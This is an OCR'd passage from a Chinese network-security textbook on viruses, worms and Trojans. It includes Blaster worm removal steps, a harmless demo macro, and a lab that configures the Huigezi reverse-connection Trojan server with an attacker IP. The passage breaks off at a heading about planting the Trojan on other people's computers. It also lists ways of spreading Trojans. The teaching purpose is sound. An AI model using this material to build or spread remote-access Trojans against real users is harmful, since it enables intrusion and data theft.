


图 5-57　负载均衡的分布式 IPS 的校园网网络拓扑结构

校园网由核心层、汇聚层和接入层构成。为保证整个网络的安全性，在网络的入口处设置防火墙，提供邮件过滤系统等安全措施。

5.10　恶意软件

5.10.1　计算机传统病毒的基本概念

如今病毒和木马是互联网中最热门的话题，病毒和木马也让网民们闻毒色变。

1. 传统计算机病毒的定义

病毒一词源自医学界，后来被用在计算机中。计算机病毒是一组计算机指令或者程序代码，能自我复制，通常嵌入在计算机程序中，能够破坏计算机功能或者毁坏数据，影响计算机的使用。像生物病毒一样，计算机病毒有独特的复制能力，可以很快地蔓延，它们能把自身附着在各种类型的文件上。一旦它处于运行状态，它就可以感染其他程序或文档。当文件被复制或从一个用户传送到另一个用户时，它们就随同文件一起蔓延开来。当某种条件成熟时，计算机病毒就会自我复制，并以磁盘、光盘、U 盘和网络等作为媒介进行传播。

20 世纪 80 年代早期出现了第一批计算机病毒。随着更多的人开始研究病毒技术，病毒的数量、被攻击的平台数以及病毒的复杂性和多样性都开始显著提高。



2. 传统计算机病毒的特性

表 5-19 列出了传统计算机病毒具有的特性。

表 5-19 传统计算机病毒的特性

特　性	说　明
可执行性	与其他合法程序一样，病毒是一段可执行程序，但不是一个完整的程序，而是寄生在其他可执行程序上，当病毒运行时，便与合法程序争夺系统的控制权，往往会造成系统崩溃，导致计算机瘫痪
传染性	病毒通过各种渠道从已被感染的计算机扩散到其他机器上
潜伏性	一些编制精巧的病毒程序，进入系统之后不马上发作，而是隐藏在合法文件中，难以发现，一旦时机成熟，就四处繁殖、扩散
可触发性	病毒具有预定的触发条件，可能是时间、日期、文件类型或某些特定数据等。如不满足，继续潜伏
针对性	有些病毒是针对特定的操作系统或特定的计算机的

3. 传统计算机病毒的分类

（1）按计算机病毒攻击的系统分类，具体见表 5-20。

表 5-20 按计算机病毒攻击的系统分类

被攻击系统	说　明
DOS	这类病毒出现得最早、最多，变种也最多
Windows	Windows 是病毒攻击的对象，首例破坏计算机硬件的 CIH 病毒就是一个 Windows 病毒
UNIX/Linux	UNIX/Linux 是病毒攻击的主要对象

（2）按计算机病毒的寄生方式分类，具体见表 5-21。

表 5-21 按计算机病毒寄生方式分类

寄生方式	说　明
文件型病毒	文件型病毒主要以感染文件扩展名为.COM、.EXE 和.OVL 等可执行程序为主，大多数文件型病毒都是常驻在内存中的，文件型病毒分为源码型病毒、嵌入型病毒和外壳型病毒
源码型病毒	源码型病毒攻击高级语言编写的程序，该病毒在高级语言所编写的程序编译前插入到源程序中，经编译成为合法程序的一部分
嵌入型病毒	嵌入型病毒是将自身嵌入到现有程序中，把计算机病毒的主体程序与其攻击的对象以插入的方式链接。这种计算机病毒编写难度较大，不过，一旦侵入程序体后也较难消除
外壳型病毒	外壳型病毒是目前流行的文件型病毒，这类病毒寄生在宿主程序的前面或后面，并修改程序的第一条指令，使病毒先于宿主程序执行，这样随着宿主程序的使用而传染扩散，这种病毒最为常见，易于编写，也易于发现
操作系统型病毒	这种病毒在运行时，用自己的逻辑部分取代操作系统的合法程序模块，根据病毒自身的特点和被替代的操作系统中合法程序模块在操作系统中运行的地位与作用，以及病毒取代操作系统的取代方式等，对操作系统进行破坏。这种病毒具有很强的破坏力，可以导致整个系统的瘫痪。通常，这类病毒作为操作系统的一部分，只要计算机开始工作，病毒就处在随时被触发的状态



续表

寄生方式	说　明
引导型病毒	引导型病毒是一种在ROM BIOS运行之后，系统引导时执行的病毒。引导型病毒会去改写（即感染）磁盘上引导扇区的内容，或者改写硬盘上的分区表（FAT）。引导型病毒主要是用病毒的全部或部分代码代替正常的引导记录，而将正常的引导记录转移到磁盘的其他地方。由于引导区是磁盘能正常使用的先决条件，因此，这种病毒在运行的一开始（如系统启动）就能获得控制权，其传染性较大
混合型病毒	混合型病毒是指具有引导型病毒和文件型病毒寄生方式的计算机病毒，所以它的破坏性更大，传染的机会也更多，消除起来也更困难
宏病毒	宏病毒是一种寄存在文档或模板宏中的计算机病毒。一旦打开这样的文档，其中的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在Normal模板上。从此以后所有自动保存的文档都会感染上这种宏病毒，如果其他用户打开了感染病毒的文档，宏病毒又会转移到该用户的计算机上

（3）按计算机病毒的破坏情况分类，具体见表5-22。

表5-22　按计算机病毒破坏情况分类

类　型	说　明
良性计算机病毒	良性计算机病毒是指不包含对计算机系统产生直接破坏作用代码的程序。这类病毒为了表现其存在，只是不停地进行扩散，从一台计算机传染到另一台，并不破坏计算机内的数据
恶性计算机病毒	恶性计算机病毒是指包含对计算机系统产生直接破坏作用代码的程序，病毒发作时，不是摧毁分区表而导致无法启动，就是直接格式化硬盘

（4）按计算机病毒激活的时间分类，具体见表5-23。

表5-23　按计算机病毒激活的时间分类

类型	说　明
定时	有的病毒会潜伏一段时间，等到它所设置的时间才发作
随机	随机病毒一般不是由时钟来激活的

（5）按计算机病毒的传播媒介分类，具体见表5-24。

表5-24　按计算机病毒的传播媒介分类

类　型	说　明
单机病毒	单机病毒的载体是磁盘，常见的是病毒从软盘、光盘或U盘传入硬盘，感染系统，然后再传染其他软盘或U盘，进而传染其他系统
网络病毒	网络病毒的传播媒介是网络，因此这种病毒的传染能力更强

4. 传统计算机病毒传染的前提条件

计算机病毒传染的前提条件是：计算机系统的运行、磁盘的读写。

只要计算机系统运行，就会有磁盘读写操作，因此病毒传染的两个条件很容易满足。计算机系统运行为病毒驻留内存创造了条件，病毒传染的第一步是驻留内存，然后寻找传染机



会，寻找可攻击的对象，判断条件是否满足，如果满足则进行传染，将病毒写入磁盘系统。

5. 目前反病毒的成熟技术

目前反病毒的成熟技术是“特征码查杀”，工作流程是：截获病毒、分析病毒并且提取特征码、升级病毒库。尽管这种技术已经非常成熟可靠，但是随着新病毒的快速出现，使得这种被动式的杀毒技术总是落后于新病毒的产生。

5.10.2 蠕虫病毒

从 1988 年 11 月 2 日 Robert Morris Jr 编写的第一个基于 BSD UNIX 的 Internet Worm 蠕虫病毒以来，计算机蠕虫病毒以其快速、多样化的传播方式不断给网络世界带来灾害，Internet 安全威胁事件每年以指数增长，特别是网络的迅速发展使得蠕虫造成的危害日益严重，比如 2001 年 7、8 月份的 Code Red 蠕虫，在爆发后的 9 小时内就攻击了 25 万台计算机。2003 年 8 月 12 号的“冲击波”Blaster 蠕虫的大规模爆发也给互联网用户带来了极大的损失。

1. 蠕虫病毒的基本概念

蠕虫是计算机病毒的一种，是利用计算机网络和安全漏洞来复制自身的一小段代码，蠕虫代码可以扫描网络来查找具有特定安全漏洞的其他计算机，然后利用该安全漏洞获得计算机的部分或全部控制权，并且将自身复制到计算机中，然后又从新的位置开始进行复制。

注意 蠕虫是互联网最大的威胁，因为蠕虫在自我复制的时候将会耗尽计算机的处理器时间以及网络的带宽，并且它们通常还有一些恶意目的，蠕虫的超大规模爆发能使网络逐渐陷于瘫痪状态。如果有一天发生网络战争，蠕虫将会是网络世界中的原子弹。

2. 蠕虫和其他病毒的区别

蠕虫与其他病毒的最大不同在于它在没有人为干预的情况下能不断地进行自我复制和传播。表 5-25 列出了病毒和蠕虫的主要区别。

表 5-25 蠕虫和其他病毒的区别

区别	说　明
存在形式	病毒是寄生体，蠕虫是独立体
复制形式	病毒是插入到宿主文件，蠕虫是自身的复制
传染机制	病毒是利用宿主程序的运行，蠕虫是利用系统漏洞
触发传染	病毒是由计算机的使用者触发，蠕虫是由程序自身触发
攻击目标	病毒主要攻击本地文件，蠕虫主要攻击网络上的其他计算机
影响重点	病毒主要影响文件系统，蠕虫主要影响网络性能和系统性能

3. 蠕虫的工作流程

蠕虫程序的工作流程可以分为漏洞扫描、攻击、传染、现场处理 4 个阶段。蠕虫程序随机选取某一段 IP 地址(也可以采取其他的 IP 生成策略),对这一地址段上的主机进行扫描,扫描到有漏洞的计算机系统后,就开始利用自身的破坏功能获取主机的相应权限,并且将蠕虫主体复制到目标主机。然后,蠕虫程序进入被感染的系统,对目标主机进行现场处理,现场处理部分的工作包括隐藏和信息搜集等。同时,蠕虫程序生成多个程序副本,重复上述流程,将蠕虫程序复制到新主机并启动。

4. 蠕虫的行为特征

通过对蠕虫工作流程的分析,归纳出了它的行为特征,见表 5-26。

表 5-26　蠕虫的行为特征

特　征	说　　明
自我繁殖	当蠕虫被释放后,从搜索漏洞,到利用搜索结果攻击系统,再到复制副本,整个流程全由蠕虫自身自动完成。蠕虫在本质上已经演变为黑客入侵的自动化工具
利用软件漏洞	任何计算机系统都存在各种各样的漏洞,有的是操作系统本身的问题,有的是应用服务程序的问题,有的是网络管理人员的配置问题,这些漏洞使得蠕虫获得被攻击计算机系统的相应权限,使得进行复制和传播成为可能
造成网络拥塞	在扫描网络计算机的过程中,蠕虫需要判断其他计算机是否存在、判断特定应用服务是否存在、判断漏洞是否存在等,这不可避免地会产生附加的网络数据流量。同时蠕虫的副本还在不同机器之间被传递,因此会产生巨量的网络流量,最终导致整个网络的瘫痪,造成巨大的经济损失
消耗系统资源	蠕虫入侵到计算机系统之后,会在被感染的计算机上产生自己的多个副本,每个副本都会启动搜索程序寻找新的攻击目标,大量的蠕虫副本进程会耗费系统的许多资源,导致系统性能的下降
留下安全隐患	多数蠕虫会搜集、扩散和暴露系统的敏感信息,并在系统中留下后门,这就称为未来的安全隐患

5. 蠕虫的危害

蠕虫的危害有以下两个方面:

(1) 蠕虫大量而快速的复制使得网络上的扫描数据包迅速增多,占用大量带宽,造成网络拥塞,进而使网络瘫痪。

(2) 网络上存在漏洞的主机被扫描到以后,会被迅速感染,可能造成管理员权限被窃取。

6. 蠕虫病毒的一般防治方法

使用具有实时监控功能的杀毒软件,不要轻易打开不熟悉电子邮件的附件等。

7. “冲击波”蠕虫病毒的清除

“冲击波”是一种利用 Windows 系统的 RPC(远程过程调用)漏洞进行传播、随机发作、



破坏力强的蠕虫病毒。它不需要通过电子邮件(或附件)来传播,更隐蔽,更不易察觉。它使用IP扫描技术来查找网络上操作系统为Windows Server 2000/2003/XP的计算机,一旦找到有漏洞的计算机,它就会利用DCOM(分布式对象模型,一种协议,能够使软件组件通过网络直接进行通信)RPC缓冲区漏洞植入病毒体以控制和攻击该系统。

"冲击波"中毒症状:系统资源紧张,应用程序运行速度异常;网络速度减慢,用户不能正常浏览网页或收发电子邮件;不能进行复制、粘贴操作;Word、Excel、PowerPoint等软件无法正常运行;系统无故重启,或在弹出【系统关机】警告提示后自动重启等。

注意 关闭【系统关机】提示框的方法是在出现关机提示时,在【运行】对话框中输入shutdown -a命令并执行即可。

"冲击波"蠕虫病毒的清除过程如下。

第1步:中止进程。在Windows任务管理器的【进程】选项卡中查找msblast.exe(或teekids.exe、penis32.exe),选中它,然后单击下方的【结束进程】按钮。

提示 也可以在命令提示符窗口执行命令:taskkill.exe/im msblast.exe(或taskkill.exe/im teekids.exe、taskkill.exe/im penis32.exe)。

第2步:删除病毒体。搜索msblast.exe(或teekids.exe、penis32.exe),在【搜索结果】窗口中将找到的文件彻底删除。

提示 在Windows XP系统中,应首先禁用"系统还原"功能,方法是:右击【我的电脑】,选择【属性】命令,在【系统属性】对话框中选择【系统还原】选项卡,选中【在所有驱动器上关闭系统还原】复选框即可。也可以在命令提示符窗口执行如下命令:

```
Del 系统盘符\windows\system\msblast.exe(Windows XP 系统)。
```

第3步:修改注册表。打开注册表编辑器,依次找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,删除windows auto update=msblast.exe(病毒变种可能会有不同的显示内容)。

第4步:重启计算机。重启计算机后,"冲击波"蠕虫病毒就从系统中完全清除了。

5.10.3 特洛伊木马

如今的网络,是木马横行的时代,各种各样的木马在威胁着重要信息的安全。

特伊洛木马(Trojan Horse)源于古希腊特洛伊战争中著名的"木马屠城记",传说古希腊有大军围攻特洛伊城,数年不能攻下。后来想出了一个木马计,制造一只高二丈的大木马假装作战马神,让士兵藏匿于巨大的木马中。攻击数天后仍然无功,大部队假装撤退而将木马摈弃于特洛伊城下,城中敌人得到解围的消息,将木马作为战利品拖入城内,全城饮酒狂欢。木马内的士兵则乘夜晚敌人庆祝胜利、放松警惕的时候从木马中爬出来,开启城门及四处纵火,与城外的部队里应外合而攻下了特洛伊城。后来称这只木马为"特洛伊木马"。

1. 特伊洛木马的定义

在计算机领域,特洛伊木马只是一个程序,它驻留在目标计算机中,随计算机启动而自



动启动，并且在某一端口进行监听，对接收到的数据进行识别，然后对目标计算机执行相应的操作。特伊洛木马一般是利用系统漏洞或通过欺骗手段被植入到远程用户的计算机系统中的，通过修改启动项或捆绑进程方式自动运行，并且具有控制该目标系统或进行信息窃取等功能，运行时一般用户很难察觉。特洛伊木马不会自动进行自我复制。

特洛伊木马实质上只是一种远程管理工具，本身没有伤害性和感染性，因此不能称之为病毒，不过也有人称之为第二代病毒，原因是如果有人使用不当，其破坏力可能比病毒更强。另外，特洛伊木马与病毒和恶意代码不同的是，木马程序隐蔽性很强。

特洛伊木马包括两个部分：被控端和控制端。

(1) 被控端

被控端又称为服务端，将其植入要控制的计算机系统中，用于记录用户的相关信息，比如密码、账号等，相当于给远程计算机系统安装了一个后门。

(2) 控制端

控制端又称为客户端，黑客用来发出控制命令，比如传输文件、屏幕截图、键盘记录，甚至是格式化硬盘等。

2. 特伊洛木马的类型

常见的特伊洛木马有正向连接木马和反向连接木马。

(1) 正向连接木马

正向连接木马是在中木马者的机器上开个端口，黑客去连接这个端口，前提条件是要知道中木马者的 IP 地址。

但是，由于现在越来越多的人使用宽带上网，并且还可能使用了路由器，这就造成了正向连接木马的使用困难。具体原因如下：

① 宽带上网。每次上网的 IP 地址不同(DHCP)，就算对方中了木马，但是中木马者下次上网时 IP 地址又改变了。

② 路由器。多个计算机共用一条宽带，假如路由器的 IP 地址是 210.12.24.34，内网计算机的 IP 地址是 192.168.×.×，外界是无法访问 192.168.×.× 的，就算中了木马也没用。

(2) 反向连接木马

为了解决正向连接木马的不足，出现了反向连接木马。

反向连接木马让中木马者来连接黑客，不管中木马者的 IP 地址如何改变，都能够被控制。但是，如果黑客的 IP 地址改变了，中木马者就不能连接黑客的计算机了，解决该问题的方法是中木马者通过域名来连接黑客的计算机，只要黑客申请一个域名即可。

3. 木马传播方式

(1) 利用邮箱传播木马。

(2) 网站主页挂马。

(3) 论坛漏洞挂马。

(4) 文件类型伪装。

(5) QQ 群发网页木马。



(6) 图片木马、RM 木马、Flash 木马。
(7) 在 Word 文档中加入木马文件。
(8) 用下载软件 BT 制作木马种子。
(9) 黑客工具中绑定木马。
(10) 伪装成应用程序的扩展组件。

5.10.4 实例：宏病毒的创建与清除

1. 实验过程

第 1 步：创建宏，打开 Word 文档，依次选择【工具】|【宏】|【宏】命令，出现【宏】对话框，如图 5-58 所示。

第 2 步：定义宏名为一个自动宏。如：AutoOpen(每次打开一个已有文档时调用该宏)，单击【创建】按钮进入 VB 编辑状态，输入内容如下：

```
Sub AutoOpen()

'AutoOpen Macro
'宏在 2010-6-10 由张同光 创建

    Selection.TypeText Text:="非常简单的宏病毒示例"
End Sub
```

第 3 步：打开一个已有 Word 文档，检验程序功能。

第 4 步：删除宏，在【宏】对话框，如图 5-58 所示，选择一个宏，单击【删除】按钮。



图 5-58 【宏】对话框

2. 宏的理论知识

宏是一系列命令和指令组合在一起形成的一个命令，用以实现任务执行的自动化。

(1) 宏的创建和保存

以微软 Office 中的 Word 为例。它提供两种宏创建方法：宏录制器和 VB 编辑器。方法是：运行 Word，选择【工具】|【宏】命令，选择【宏录制】或【VB 编辑器】命令就可以创建宏。



宏可以保存到模板或文档中，默认情况下，Word 将宏存储在文件名为 Normal.dot 的模板中，该模板中的宏可以被所有 Word 文档使用。

(2) Word 模板

Word 模板是微软为方便 Word 使用，集成在 Word 中的各种类型文档的一般模式。如传真、报告、通讯录模板等。此外，Word 还允许用户在模板中添加自己定义的宏。使用户在制作自己的特定格式文件时，减少重复劳动。任何一个 Word 文件都有相应的模板对应，而在所有模板中，最常用的就是 Normal.dot 模板(通用模板)，它是启动 Word 时载入的默认模板。当打开或建立大多数 Word 文档时，系统都会自动装入 Normal.dot 模板并执行其中的宏。

(3) 自动宏

自动宏是 Word 自动执行的宏。当 Word 打开文件时，首先检查是否有自动宏存在，如有，就自动启动它。Word 宏病毒至少包含一个以上的自动宏，当 Word 启动时，宏病毒程序也自动执行。

常见的自动宏见表 5-27，宏病毒通常是通过这些自动宏来扩散的。

表 5-27　常见的自动宏

宏　名	调用时机	宏　名	调用时机
AutoNew	每次生成新文档时调用	Document_Close	文档关闭时调用
AutoOpen	每次打开一个已有文档时调用	FileSaveAs	文件另存时调用
AutoClose	每次关闭一个文档时调用	FileSave	文件保存时调用
AutoExit	每次退出 Word 时调用	FileOpen	文件打开时调用
AutoExec	启动 Word 时调用		

(4) 宏病毒

宏病毒(MacroVirus)是一种利用应用程序宏语言编制的计算机病毒，它附着在某个文件上，当用户打开这个文件时，宏病毒就被激活，并产生连锁性的感染。

针对 MSWord 的宏病毒通常感染 Word 的 DOT 模板文件，尤其是 Normal.dot 文件，该文件是系统中大部分文档和字模板的基础，在系统默认状态下该模板文件首先被打开，如果 Normal.dot 文件被病毒感染，当它被打开时，病毒就会扩散到其他文档和模板。宏病毒迫使正在编辑的文档以指定模板格式存盘，以便进行传播。因为宏病毒无法附着在标准格式的 DOC 文件中，只有文档模板可以存储实际的宏代码，从而作为病毒载体。

5.10.5　实例：反向连接木马的传播

1. 实验环境

实验环境如图 5-59 所示。




图 5-59　实验环境

2. 生成木马的服务器端

第 1 步：下载并安装灰鸽子。

第 2 步：配置反向连接木马。



运行灰鸽子，主界面如图 5-60 所示，单击【配置服务程序】按钮，弹出图 5-61 所示的对话框，选择【自动上线设置】选项卡，在此需要强调的是，由于是配置反向连接木马，所以一定要在 IP 栏中输入黑客(客户端)的 IP 地址 192.168.10.5，其他配置信息根据界面提示进行设置，如图 5-62～图 5-64 所示。HKFX2008_OK.exe 是最终生成的反向连接木马服务器端。



图 5-60　灰鸽子主界面

图 5-61　自动上线设置




图 5-62　安装选项

图 5-63　启动项设置




图 5-64　高级选项



3. 把木马服务器端植入他人的计算机

木马的传播方式主要有两种。

